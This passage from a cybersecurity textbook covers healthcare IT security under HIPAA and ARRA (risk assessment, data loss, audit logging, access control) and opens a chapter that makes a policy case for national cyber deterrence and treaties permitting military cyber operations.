5. What are examples of data mashups that can dramatically increase data sensitivity (for example, U.S. Census data mashed up with Polling Records)? Why are these mashups more sensitive? (Looking ahead to Chapter 13 may help on this assignment.)

CHAPTER

13

Healthcare Information Technology Security

Information technology (IT) is transforming the delivery of healthcare. The adoption of Electronic Health Records (EHR) is transforming U.S. healthcare from a paper-driven system to a new era where health information can be instantly transmitted and shared. Overall, requirements for health information are that it must be kept confidential, have high integrity, be life-critically accurate, and always be available every time and every place it's needed. Other purposes of health IT data include improving healthcare quality, reducing costs, and increasing population health, which is otherwise known as the *three-way goal*.

More so than other domains, healthcare data is controlled by many legal and regulatory constraints. In 2009, the American Recovery and Reinvestment Act (ARRA) became the first federal data loss law, and it applies only to healthcare data.

If a removable storage or mobile device containing unencrypted data is misplaced, lost, or stolen, a data loss is assumed (a worst case scenario) and requirements for notifying subscribers are invoked by legal mandate. Stories about data loss are constantly in the news; all it takes is one lost tablet or laptop for data to be compromised.

Privacy is a key requirement within healthcare information technologies and it has a narrower meaning than cybersecurity. In healthcare, privacy emphasizes the confidentiality aspect whereas in other IT realms, privacy includes integrity and availability as core requirements.

HIPAA

In 1996, the Health Insurance Portability and Accountability Act (HIPAA) was passed. It is a broad and clear enough legal mandate to unify federal and state laws and regulations into one legal framework, using the legal principal of federal precedence over state laws. HIPAA's strong privacy protections define the baseline requirement for privacy when state requirements do not exceed HIPAA. HIPAA protections were strengthened in ARRA to include data loss notification.

HIPAA regulates Protected Health Information (PHI), which includes all health information for a patient regardless of format. There are 18 HIPAA PHI data elements: name, locations, dates, phones/fax, e-mail addresses, Social Security numbers, medical record numbers, insurance plan numbers, accounts, licenses, vehicle numbers, URLs, IP addresses, biometrics, portraits, and other identifying information. Note that the identified PHI elements are focused on identifying specific people. When PHI is combined with any other healthcare information, it all becomes PHI.

Security training of all staff is an essential component of implementing HIPAA-compliance policies. See Chapter 10 for examples of Internet safety training. Because data loss risks include lawsuits, fines, and market impacts, such as insurance rates, stock market valuations, loan costs, and public confidence in the institution, the implementation of HIPAA requirements involves all staff, and necessitating more rigorous legal, regulatory, policy, and business process training.

Health IT security should be audited according to industry standards, such as the Center for Internet Security (CIS) benchmarks and security controls, for example, the top 20 critical security controls covered in Chapter 12. Healthcare governance boards should be actively involved in the oversight and enforcement of audit findings.

Healthcare Risk Assessment

HIPAA requires risk analysis, risk management, and security evaluation. A risk analysis is a formal process that identifies threats and vulnerabilities, and assesses their likelihood and impact. (See Chapter 12.) Risk management is the implementation of the mitigations of the risk analysis—in other words, securing the systems according to the risks. Security evaluation is a regularly scheduled re-assessment of the security controls, security implementations, and human security processes.

Risk assessment and security improvement should be continuous. Metrics, such as the number of records or computers lost over time should be tracked to identify where improvements are needed.

Risk management is formally required by HIPAA for healthcare information security (see Chapter 12). However, it is only one of many factors that include business process needs, resources, technology, and strategic plans. In addition to the healthcare organizational strategic plan and IT strategic plan, there should also be an IT security plan that captures risk management analysis, security controls, and ongoing implementation and operations plans.

Perimeter security alone is insufficient in the healthcare domain given the large number of people, roles, and locations involved in providing care and the massive quantities of sensitive information to be managed. Security network engineers should establish protected zones of trust within the network perimeter that limit access to need-to-know. Need-to-know is a key security principle meaning that individuals should only have access to the sensitive information that they must have access to, in order to perform their roles. See the "Hard on the Outside, Gooey in the Middle" antipattern in Chapter 2 for an example of the risks involved.

People are the biggest risk in information security. (See the "Social Engineering" section in Chapter 12.) Clinicians are busy people that work around impediments to deliver quality healthcare services. That includes security. It is commonplace in healthcare environments for many people to share the same password and always leave the system logged in. Historically, who is logged in and keying in information, such as insurance invoices, is not known. So, security processes must be seamless and transparent to healthcare providers, or they will work around them.

Organizational units within healthcare enterprises have their own PHI data and systems. Small systems can grow organically into mission critical systems which should then have formal security controls applied. Data losses can have criminal and substantial financial consequences, such as incident response costs, government fines, insurance for PHI owners, and lawsuits.

The HIPAA security rules cover data loss reporting and business associate relationships and responsibilities. Business associates must be fully informed about HIPAA responsibilities, including contractual consequences in case of a breach.

Other government regulations applicable to healthcare providers include the payment card industry (PCI) security rules (which mandate penetration testing), Federal security rules, Federal identity theft rules, and Sarbanes-Oxley auditing rules.

Healthcare Records Management

The electronic health record systems contain massive quantities of information. This sensitive information must travel to the multiple sites of care; via laptops and even mobile devices such as tablets, which are increasingly used by healthcare professionals. This situation raises significant security issues due to the human user risks and mobile data risks.

Healthcare organizations need to rigorously design their records retention policies to keep storage costs reasonable. Both legal records retention policies and storage hierarchy (for example, disk and offline storage) management must be considered.

Before HIPAA, the laws governing health data privacy were a confusing mix of federal and state legislation. By setting a higher bar for health privacy, HIPAA took precedence over existing federal laws, as well as constitutional precedence over state restrictions, unless state legislation is more rigorous.

Most health records have varying records retention requirements ranging from 7 to 10 years, but both vital records and surgical records must be retained indefinitely. These long timeframes pose challenges for storage technology selection. For example, will CD-ROM and CD readers be around in 10 to 20 years?

Healthcare IT and the Judicial Process

More than a million patients are the victims of private health information data losses in the U.S. each year. Healthcare information contains a superset of sensitive information compared to other institutions of society. Detailed identities, vital records (for example, birth certificates), financial account information, and credit card data are all linked to personal health information. Vital records, Social Security numbers, and credit card data are key targets of identity theft. When identity thieves steal healthcare information, they often create healthcare data integrity issues by mixing data from multiple people into the same record.

A key healthcare data management requirement involves supporting frequent medical court cases with electronic discovery (e-discovery). Efficient design of e-discovery and records retention processes is essential to be able to provide medical legal professionals in healthcare organizations, who respond to the courts, with rigorously prepared factual evidence and expert testimony.

E-mail, which is e-discoverable, is a significant source of legal risk for healthcare organizations because e-mail messages are persistent records of conversations that the users considered private at the time.

Court cases can affect retention policies on specific records. In the case of a litigation hold, the records lifecycle must be suspended. Policies, procedures, IT, and cybersecurity solutions must be designed and enforced that address all of these risks and requirements.

Data Loss

Traditionally, data loss prevention was focused at finding all restricted data on servers and encrypting it. The data loss prevention problem is shifting dramatically toward mobile devices (laptops, tablets, personal digital assistants, and smartphones), which, even if encrypted, could still provide user interface access to the data.

Many of these devices are also on the Internet, creating a risk of cyber attack and data exfiltration. The healthcare workforce is increasingly mobile and teleworking, as personnel focused on computer tasks and field services can now work from home or on-site with patients.

Encryption is essential on all mobile devices and storage media (thumb drives, CDs, DVDs, removable hard drives, and tape backups). After data transfers, the mobile storage media should be rigorously erased, destroyed, or stored securely.

Clear policies and procedures for data transfers between organizations and between storage media should be established. Business associate relationships should be explicitly formed, documented, and assured according to HIPAA and other applicable rules.

Social networking and online data-sharing services pose new risks because users believe that they can control data stored outside the organizational boundary and control securely.

Healthcare organizations need to monitor their data in motion to detect these types of data loss (data being moved outside organizational control).

As healthcare data is moved increasingly online, and healthcare systems are interconnected, there is a need to migrate data where and when it is needed. Instructors such as the Nationwide Health Information Network (NwHIN) in the U.S. enable the transmission of healthcare information across the Internet.

Managing Logs in Healthcare Organizations

Healthcare organizations should create detailed logs of application, system, and network events and data transfers. Clock synchronization across devices is necessary to merge the logs into chronologies or time sequences of events.

Tools should be available to consolidate and analyze application, system, and network logs. Logs should be moved off individual systems and devices and centralized to avoid the possibilities of log deletion and tampering.

Key events to be logged include logins, failed login attempts, application accesses, file accesses, and all types of system and security events.

Log event capture should be tailored to the organizational need; logs that are too noisy require tremendous amounts of storage, and might overwhelm the log analysts with unnecessary data clutter. Storing audit logs on removable write-once-read-many media (for example, CD-ROM, DVD-R, DVD+R) has the advantages of storage scalability and tamper-proofing the data. Storage scalability is an essential requirement due to the massive amounts of log data generated—thousands of events per user per month. Tamper proofing may be necessary because the logs could be used as courtroom evidence.

In the logs, it is important to record what event occurred, where it occurred (may involve source and destination), what information was involved, and who's security credentials were responsible. The key requirement of nonrepudiation states that it should not be possible for a user to provably deny that a loggable event occurred with their credentials. For example, if a healthcare worker accesses restricted data for which they have no need to know (e.g., the Vice President's healthcare record), the fact of their access should not be deniable. Centralizing and protecting audit logs from overwrite are important steps toward nonrepudiation.

Audit logs are used for routine monitoring and investigations that may lead to court cases. As such, you should handle the audit logs with a formally documented chain of custody and proper forensic procedures. For example, a standard forensic technique is to create a write-once-read-many snapshot of a system before it is analyzed, so that it can be proven that the forensic process itself has not tampered with the data—for example, that no evidence has been planted during the forensic process.

Healthcare organizations should establish centralized logging servers with time synchronization across the enterprise's systems and audit log normalization and standardization to allow for correlation and investigation of distributed events. The time synchronization and log centralization requirements extend to desktop computing, medical systems, network devices, and mobile devices. For processing and analyzing logs, see Chapter 9 for coverage of advanced log analysis and network investigations.

Authentication and Access Control

Enterprise role-based access control (RBAC) is typically not flexible enough to support healthcare processes because users, such as medical providers, change roles depending upon which processes they engage in. For example, a professor at a medical school could have the roles of doctor, researcher, executive administrator, teacher, and patient. If the healthcare access management infrastructure is tied to specific applications, roles can be established in those application environments appropriate to the process needs.

Not long ago, it was typical for healthcare providers to share accounts and to stay logged in continuously. As more and more healthcare information is moved from paper to online, data has become life critical; the need for data integrity has evolved so that a shared account scheme is no longer workable; users must have unique identities and individualized privileges with fine-grain audit logging of events that access and modify data.

Similarly, password-based authentication is being replaced by more secure multifactor identification, in which additional physical security tokens or biometrics are also integrated into the user identification process. See Chapter 10 on end-user security for best practices in password choice, and Chapter 8 on password attacks and cracking algorithms.

There is a careful balancing act in organizations between usability and security. These tradeoffs become crucial when considering the needs of logging into multiple applications and the need to update passwords regularly, so that compromised passwords are retired, whether compromised by key logging malware, spear-phishing schemes, shoulder surfing, or other means. A single sign-on solution (SSO) allows for the consolidation of password accesses. SSO also increases the threat from compromised passwords because more systems are accessible with fewer passwords, so basic password policies become more important, such as password expiration and password complexity policies.

As healthcare systems become increasingly online and more interoperable across organizational boundaries (for example, health information exchanges) there is a need for federated identity management systems, which enable trust relationships to transcend the enterprise. This introduces a new set of distributed security technologies such as digital signatures, certificate authorities (CA), and a public key infrastructure (PKI). Digital signatures are a mechanism for assuring the authenticity of documents. In a PKI environment, a CA is a trusted source of information regarding the authenticity of websites and other online services.

Summary

Putting personal information in computer systems means that it can be shared instantly, but it also means that data spillage incidents happen more frequently. Healthcare information is particularly sensitive, so a framework of laws (including HIPAA and ARRA) was established to protect this information. The consequences of the laws include monetary fines and notification requirements for any form of data loss, such as network intrusions, lost laptops, and missing backup tapes.

The general approach for protecting healthcare information starts with risk assessment planning. The biggest risks are due to the numerous people who require access to the information, including healthcare workers, insurance firms, and even medical researchers, who can receive de-identified information to perform studies such as population-based health research. There are legal requirements leading to technical requirements governing risk assessment, data loss, event logging, authentication, and access control. As healthcare information technology matures, significant infrastructures will be required to manage identity, encryption, and trust.

Chapter 14, the final chapter of the book, delves into another domain of cybersecurity, including an introduction to cyber warfare, and the very challenging topic of cyber deterrence (convincing or forcing the cyber warriors to refrain from conducting cyber attacks).

Assignments

1. What are the laws and regulations that may apply to healthcare organizations if they are involved in government sponsored research?
2. Why is the risk of data loss more significant in the healthcare domain than in many others?
3. What additional training should healthcare IT end users have beyond Internet safety?
4. What is the process of coordinating health information security laws and regulations? When are there exceptions?
5. What is the purpose and usage of audit logs in healthcare IT organizations?

CHAPTER 14

Cyber Warfare: An Architecture for Deterrence

NOTE **You can also find the content of this chapter at the SANS Institute InfoSec Reading Room as the "Solution Architecture for Cyber Deterrence" paper (**`http://www.sans.org/reading-room/whitepapers/legal/solution-architecture-cyber-deterrence-33348`**).**

For a government cyber deterrence strategy to be effective, it must have network penetration tools as well as tools for distributed denial of service (DDoS), parallel scanning, reconnaissance, surveillance, and other capabilities. Most importantly, it must be able to assess cyber-attack attribution rapidly and with certainty. This chapter furthers the definition of cyber-deterrence architectures and evaluates elements of future architectures in a penetration testing environment.

I leverage available policy research to conduct a line-of-sight analysis from strategic goals to pen testing source code, filling in important architectural gaps. I also discuss policy implications of the proposed technical solutions. Lastly, I assess cyber-deterrence capabilities at strategic and technical levels, envision technologies that provide components of the solution, and document the results as conceptual architecture with research prototypes.

Introduction to Cyber Deterrence

The mission of cyber deterrence is to prevent an enemy from conducting future attacks by changing their minds, by attacking their technology, or by more palpable means. This definition is derived from influential policy papers including those written by Libicki (2009), Beidleman (2009), Alexander (2007), and Kugler (2009). The goal of cyber deterrence is to deny enemies "freedom of action in cyberspace" (Alexander, 2007). In response to a cyber attack, retaliation is possible, but it is not limited to the cyber domain. For example, in the late 1990s the Russian government declared that it could respond to a cyber attack with any of its strategic weapons, including nuclear weapons (Libicki, 2009). McAfee estimates that about 120 countries are using the Internet for state-sponsored information operations, primarily espionage (McAfee, 2009).

NOTE **The definition of deterrence has been unified to encompass the views of primary policy sources. For example, "palpable means" may include confiscation, termination, incarceration, casualty, death, or destruction.**

Cyber Warfare

Perhaps the most famous international cyber war started April 27, 2007, when Estonia was hit by a three-week, nationwide cyber attack (Beidleman, 2009). In the preceding years, Estonia had sponsored national initiatives to become the world's most high-tech society and had become deeply dependent on the Internet. Almost all government services were delivered electronically and cash purchases at retail points-of-sale had been replaced with Internet transactions. When the country was bombarded with distributed denial of service (DDOS) attacks like ping floods, the economy was virtually shut down for weeks. These attacks are believed to be related to a political incident involving the relocation of a statue of Lenin. Several years later only one man has been convicted and there is no credible evidence of Russian government complicity.

Similarly, a cyber war waged against Georgia during a real-world military conflict with Russia in August 2008 shut down most of the country's communications systems (Beidleman, 2009). This example is more typical of strategic national uses of cyber war. An in-depth study of the People's Republic of China's cyber doctrine found that their primary use of cyber warfare is the temporary disruption of systems and communications to delay military retaliation (Krekel, Bakos, & Barnett, 2009). For example, were China to launch its long-anticipated invasion of Taiwan, focused cyber attacks on key United States military nodes would likely be used to delay U.S. military response (according to Krekel et. al., 2009), until after the conquest becomes a fait accompli.

What is happening "in the wild" on the Internet today is largely uncontrolled and deeply intrusive, but does it rise to the level of war? "Cold" war, certainly, but rarely is it "hot" war, except in cases such as Estonia and Georgia. In this chapter I make a clear distinction between cyber crime and cyber war that echoes the distinction between peace-time rules of engagement and war-time rules of engagement. To this end, cyber war engages the active-duty military of a nation state in the aggressive defense of its territory, citizens, and resources. In contrast, cyber crime is believed to be conducted primarily by private organizations seeking profit. In some nations, such as Russia and China, the distinction between government and nongovernment entities is less clear; nongovernment entities (for example, private hackers and criminal enterprises) can and will get involved in cyber warfare activities, especially during a major conflict.

Comprehensive National Cybersecurity Initiative

The U.S. has recently released a summary of its national cyber strategy: the Comprehensive National Cybersecurity Initiative (CNCI) (Executive Office of the President, 2010). The CNCI includes 14 diverse initiatives, such as defense of government networks, research and development (R&D) coordination, and situational awareness through connections between cyber operations centers. One of the initiatives addresses cyber deterrence directly:

> **Initiative #10.** *Define and develop enduring deterrence strategies and programs. Our Nation's senior policymakers must think through the long-range strategic options available to the United States in a world that depends on assuring the use of cyberspace. To date, the U.S. Government has been implementing traditional approaches to the cybersecurity problem—and these measures have not achieved the level of security needed. This Initiative is aimed at building an approach to cyber defense strategy that deters interference and attack in cyberspace by improving warning capabilities, articulating roles for private sector and international partners, and developing appropriate responses by both state and non-state actors (Executive Office of the President, 2010).*

News coverage of the release of this CNCI summary document revealed that cyber deterrence is still in the very early planning stages. A former U.S. official stated that work to date on cyber deterrence and computer network attacks is incomplete because decision-making criteria have not been developed. A cyber deterrence decision calculus that might fill this role is discussed in the "Cyber Deterrence Strategy."

Acquisition of military cyber warfare capabilities is escalating and becoming increasingly public. For example, as openly declared in their press, the People's Republic of China organizes forces of cyber warriors that "have an all-conquering offensive technology" (Alexander, 2007).

The U.S. military is actively establishing cyber commands with defensive and offensive cyber missions in anticipation of a joint-services cyber force: the U.S. Cyber Command. Recently the U.S. government declared operational three component cyber forces: the Marine Corps Force Cyber Command, the 24th Air Force, and the Navy's U.S. Fleet Cyber Command/U.S. 10th Fleet. According to the public FY2010 budget justification, the Department of Defense (DoD) is spending about $30 million per year on cyber warfare R&D. However, the immense strategic importance of cyberspace to social stability and the world economy should merit a budget allocation orders-of-magnitude greater.

NOTE **The United States is used here as a representative of nations defending against cyber attack for many reasons: my perspective, abundant open source information, and U.S. national security goals that represent the world's interests (see Figure 14-1).**


Military doctrine (DoD, 2006b) defines three major areas of Computer Network Operations (CNO): computer network defense (CND), computer network attack (CNA), and computer network exploitation (CNE). It is expected that the majority of information technology (IT) security investment will be earmarked for improving and maintaining network defenses. However, as the CNCI admits, CND efforts to date are grossly inadequate. Even the most advanced high-tech organizations are frequently penetrated and exploited by Advanced Persistent Threats (APT) (Rafferty, 2010). Strong CNA and CNE capabilities must be developed as key elements of a comprehensive defense posture that includes cyber deterrence.

The elements of cyber deterrence should be explored, and important strategic considerations taken into account, including legal frameworks authorizing CNA and CNE for defensive operations. If defensive cyber attacks are conducted, how could they be legalized? How can it be conducted in an effective and efficient manner?

Methodology and Assumptions

Network penetration technologies and military botnets are tools for cyber deterrence, but technical research cannot have much effect without connecting them to legal and international realities. How could you operate a military botnet or use your pen testing skills to fight cyber enemies lawfully? Certain elements are assumed immutable, including National Security Goals (NSG), strategic functions, and technical functions (see Figure 14-1). The NSGs are taken directly from a standard military textbook (Kugler, 2006); the strategic functions are based on a paper by a RAND policy expert (Libicki, 2009); and the technical functions are based on course material from the SANS Institute, real-world pen testing experience, and hands-on work with other toolkits such as BackTrack.

The variable elements in Figure 14-1 are presented in sections later in the chapter. The Solution Architecture for Cyber Deterrence is scoped in the following section. Elements of it are detailed in subsequent sections. In order to legally do what needs to be done technically, I make some suggestions for enabling treaties and legislation.



National Security Goals
(Kugler, 2006)

- Lead world's democracies with a system of alliances.
- Architect security for cyberspace, globe, and regions.
- Lead global development: Reduce poverty and enlarge world economy.

R&D Assumption: Solution architecture is in U.S. context, although technologies are similar or identical in any national context.

Cyber Warfare Laws and Treaties

Currently Missing in Real Life

R&D Role: Legal justification for solution architecture and operations
R&D Assumption: Laws and treaties must be established.
R&D Assumption: This R&D can suggest policies based upon technical insights.

Strategic Functions
(Key Functions addressed in Section 5)

- Cyberdeterrence
- Cyber attribution

R&D Role: What is done by human actors (i.e., military) exercising the solution architecture
R&D Assumption:[Libicki, 2009] defines the strategy, a recent book-length strategy paper on Cyber Deterrence by RAND for USAF

Solution Architecture for Cyber Deterrence
(Section 6, 7, and 11)

- Parallel Scanning (Section 7 for architecture and Section 11 for source code and performance measures/analysis)
- Rapid Attribution (Section 7)
- Other capabilities (Section 6)

R&D Role: Establishes new technical capabilities by [architecturally] integtrating and adapting technical functions
Formal Role in Policy-Talk: New capability for policy instruments that implement strategic functions to achieve national security goals (see [Kugler, 2006])
R&D Assumption: This design can be changed and controlled by this R&D.

Technical Functions
(e.g., as defined in SANS Security 517 and 560)

- Recon, Scanning, Exploitation, Password Attacks, Wireless and Web Attacks, Scripted Scans, Process Injection, Client Exploitation, Rootkits, Layer 2 Attacks, Sniffing, Spoofing, Cryptographic Techniques

R&D Role: The art of the possible: what can be done, technically
R&D Assumption: The state-of-the-art is assumed, and is immutable with respect to this research, i.e., R&D grounded in technical reality.

Figure 14-1: Framework for this research—a strategic line-of-sight

Cyber deterrence and related hard problems are solvable with current technologies, assuming the following:

- Enabling treaties, laws, and policies are enacted to make cyber deterrence legal and diplomatically workable (See the "Legal and Treaty Assumptions" section later in this chapter.)

NOTE One of the major NSG goals is maintenance of US diplomatic alliances. Actions such as cyber retaliation directed at foreign assets could easily lead to diplomatic fallout. Future treaties should address these inevitabilities.

- Sufficient *a priori* knowledge of cyber attackers is collected to rapidly assign attribution and plan counter attacks in most instances.

There is no point in redoing the outstanding work of professional policy researchers in cyber deterrence. To avoid getting bogged down in policy debates, I assume the results of their work and build on their achievements (see "Legal and Treaty Assumptions" and "Cyber Deterrence Strategy"). Many relevant points of their research are summarized in other parts of this chapter.

This chapter follows a systematic approach beginning with a broad survey to define requirements and selecting a handful of focus areas for hands-on experimentation. The major steps include

1. **Literature Search:** Review cyber deterrence papers and compile bibliography.
2. **Characterize "the deterrence problem" and the focus/scope.**
3. **Define solution reference model:** Block diagram that reveals the major deterrence capabilities and scope of the solution.
4. **Select key focus areas and conduct technical analysis:** Cyber deterrence is an expansive domain that could require many volumes to cover completely. This chapter focuses on one of the most-critical requirements for cyber deterrence: determining attack attribution within milliseconds. It also deep dives into a technology of particular interest for penetration testers, parallel and distributed scanning, with source code examples and performance benchmarks.

Over the past two years, many discussions and hands-on pen testing experiences have contributed to this chapter. A cyber warfare reading group was established at Northrop Grumman and helped explore botnets in depth. This group hosted many deep-dive discussions of major botnet architectures, including Ghostnet, Torpig, Storm, fast flux botnets, and ICQ botnets, as well as technical methods of the Advanced Persistent Threat (APT).

Cyber Deterrence Challenges

Defining a solution architecture for cyber deterrence is difficult due to technical, legal, and strategic factors, including:

- The inherent difficulty of assigning attribution on the Internet (and the ease of hiding attribution or misdirecting attribution to other parties).
- The unpredictability of the effects of cyber attacks.
- The potential for damage due to counter-retaliation.
- The fact that states, non-state actors, and individuals are at a peer level, capable of waging cyber attacks with readily available attack tools—for example, third parties joining the fray is a common occurrence during publicized Internet attacks (Libicki, 2009).

There is no directly applicable legal framework for a basis for cyber war. The nearest analogy is the real-world Law of War, which comprises international treaties going back hundreds of years. One of the most applicable treaties is the Charter of the United Nations (UN), signed in 1945, which differentiates between legal and illegal acts of war. The charter sanctions self-defense against use of force by states that threaten territorial integrity or political independence. The UN charter defines the scope of armed attacks as "invasion or attack, bombardment, blockade of ports or coasts, and attacks on land, sea, or air forces of another state" (Beidleman, 2009). If the effects of a cyber attack could be shown as equivalent to one of these real-world acts of war, then a CNA response could be legally justified.

However, physical damage is a possible but unlikely cyber attack outcome. A cyber attack that scrambles the records of major financial institutions in New York City would be devastating to the U.S. and world economy, but it would impart no physical damage, thus not constituting an act of war. More likely are cyber attacks such as those suffered in Estonia and Georgia, which deeply disrupted communications and systems through denial of service.

No fatalities have been directly attributable to cyber attacks. However, fatalities are possible, as demonstrated by a simulated cyber attack on the Washington DC subway system, which led to dozens of simulated fatalities (Beidleman, 2009). In that case, Schmitt Analysis technique was applied, leading to the conclusion that it was indeed an "armed attack." However, this attack was judged much less significant than an attack by humans onsite because in this case the attackers were remote.

Schmitt Analysis is a method for deciding if a cyber attack meets the criterion of the UN Charter for acts of war (Beidleman, 2009). A key weakness of Schmitt Analysis is its heavy reliance on physical damage, injuries, and fatalities as key criteria.

The Council of Europe's Convention on Cybercrime addresses cyber criminality but does not address cyber war by states and non-state actors. About 40 developed nations including the U.S., Canada, South Africa, Japan, and various countries of Eurasia have signed or ratified the convention. Many countries with noncoincidental associations with malware and cyber attacks (such as Russia, China, and Brazil) are not signatories. The treaty includes standard definitions of cybercrime and leaves it up to each individual country to define laws and penalties, which vary widely.

In a televised exercise called Cyber Shockwave (Bipartisan Policy Center, 2010), the lack of policy and legal frameworks was dramatically played out in a simulated cyber war attack on the U.S. national infrastructure. The players in the simulation were experienced former federal executives who had played similar roles in prior U.S. administrations. News coverage of the event was widespread, and sources are listed on the Bipartisan Policy Center website. Here are a few choice examples with important observations of the event:

- **National Public Radio reported**: "The general consensus of the panel today was that we are not prepared to deal with these kinds of attacks," said Eileen McMenamin, vice president of communications at the Bipartisan Policy Center. "Whether these threats come from individual hackers, state organizations or terrorist groups, they are very real and something we really need to be prepared for" (Baschuk, 2010).
- **TechEYE.net reported**: Senior officials said that legislation was needed to provide for defense against a cyber attack, while private organizations were totally unprepared for such a scene to be played out in reality (TechEYE.net, 2010).
- **AOLnews.com reported**: The intelligence community might be able to track down the attacks to a specific country or even pinpoint computer servers, but figuring out precisely what person or group is behind the attack may be impossible. "Without attribution, we can't go to the issue of retaliation" … a participant stated.

Legal and Treaty Assumptions

Due to the magnitude of cyber threats, there is an urgent need for countries to make headway on laws and treaties addressing cyber warfare. There are more than 2,000 active botnets on the Chinese Internet alone, and possibly an order of magnitude more botnets globally (Zhuge, Holz, Han, Song, & Zou, 2007). Even a relatively modest botnet of 1,000 hosts could take down almost any business website or government Internet portal with a denial of service attack. Each botnet owner is capable of significant acts of cyber crime and cyber war.

Governments must act to manage these threats to protect their own societies and the global economy, which is increasingly dependent upon the Internet.

The conclusion from Cyber Shockwave and other evidence is that an effective cyber deterrence strategy and architecture are not feasible given current U.S. and international legal and policy frameworks. In order for this discussion to proceed, we must make some enabling assumptions about future legal and treaty frameworks.

The following list of assumptions is driven by technical research as shown in Figure 14-1. The research premise is that we can solve cyber deterrence challenges technically (see the ″Reference Model, "Solution Architecture," and "Architectural Prototypes" sections later in this chapter), but a key caveat is that we need to have a legal justification where none exists today. As a result, this section answers the following question: If we must do what we propose technically, what legal justification do we need in terms of treaties and laws?

This section is not a formal legal analysis. However, discussion is possible using the reasonable-person standard of common sense. Eventually, legal formalities can be resolved by diplomats, legislators, and advisors. This discussion also assumes that our cyber operation is explicitly military in nature.

- We suppose that there will be future national laws and international treaties governing the conduct of cyber war and cyber operations. We will call the member nations in future treaties "signatories."
- Future national laws will allow legal conduct of cyber operations against perceived enemy states and non-state actors.
- Future international treaties will allow legal conduct of cyber operations traversing signatories' networks. The treaties should not mandate the disclosure of the cyber operations. This is an important provision, addressed as *sub rosa* retaliation and implicit deterrence in the next section.

NOTE ***Sub rosa*** **means that the action is conducted covertly.**

- Servers involved in cyber attacks might be owned and operated by unaware third parties. Future treaties and laws should allow that servers used in cyber attacks or illegal activities can be exploited for monitoring purposes by signatory states, a critical provision for resolving attribution. If these servers are determined to be non-life critical (that is, not critical to healthcare delivery or power infrastructure), defensive CNA can be legally conducted to these machines and networks in response to an attack (including the use of the machines as a counter-attacking force).
- Treaties should define the criteria for state-attribution of an attack, and how state-enablement of attack (such as the location of attack servers within national boundaries) can be addressed diplomatically, militarily, and legally.

- Certain cyber operations should probably be restricted by treaty. For example, the use of third-party hosts (machines not involved in cyber crimes or cyber war attacks) to conduct defensive CNA should probably be prohibited.
- The differentiation between military and nonmilitary is a key tenant of the legal (defensive) conduct of warfare. A legitimate military force always wears uniforms with insignia; otherwise, a nonuniformed fighting force could be considered unlawful combatants and potential war criminals. This concept could be emulated in cyberspace by a treaty provision such as signatories shall use readily attributable network assets to conduct military cyber operations—that is, the Internet Protocol (IP) addresses and domains shall be readily traceable to military government sources through common Internet services such as whois.

NOTE **Nonmilitary uses of cyber warfare are not addressed here; it is beyond the scope of this chapter.**

- For purposes of law enforcement and cyber defense, there should be government authorities that would allow official investigations of illegal and potentially hostile (in other words, cyber war and cyber terror) activities on third-party servers.
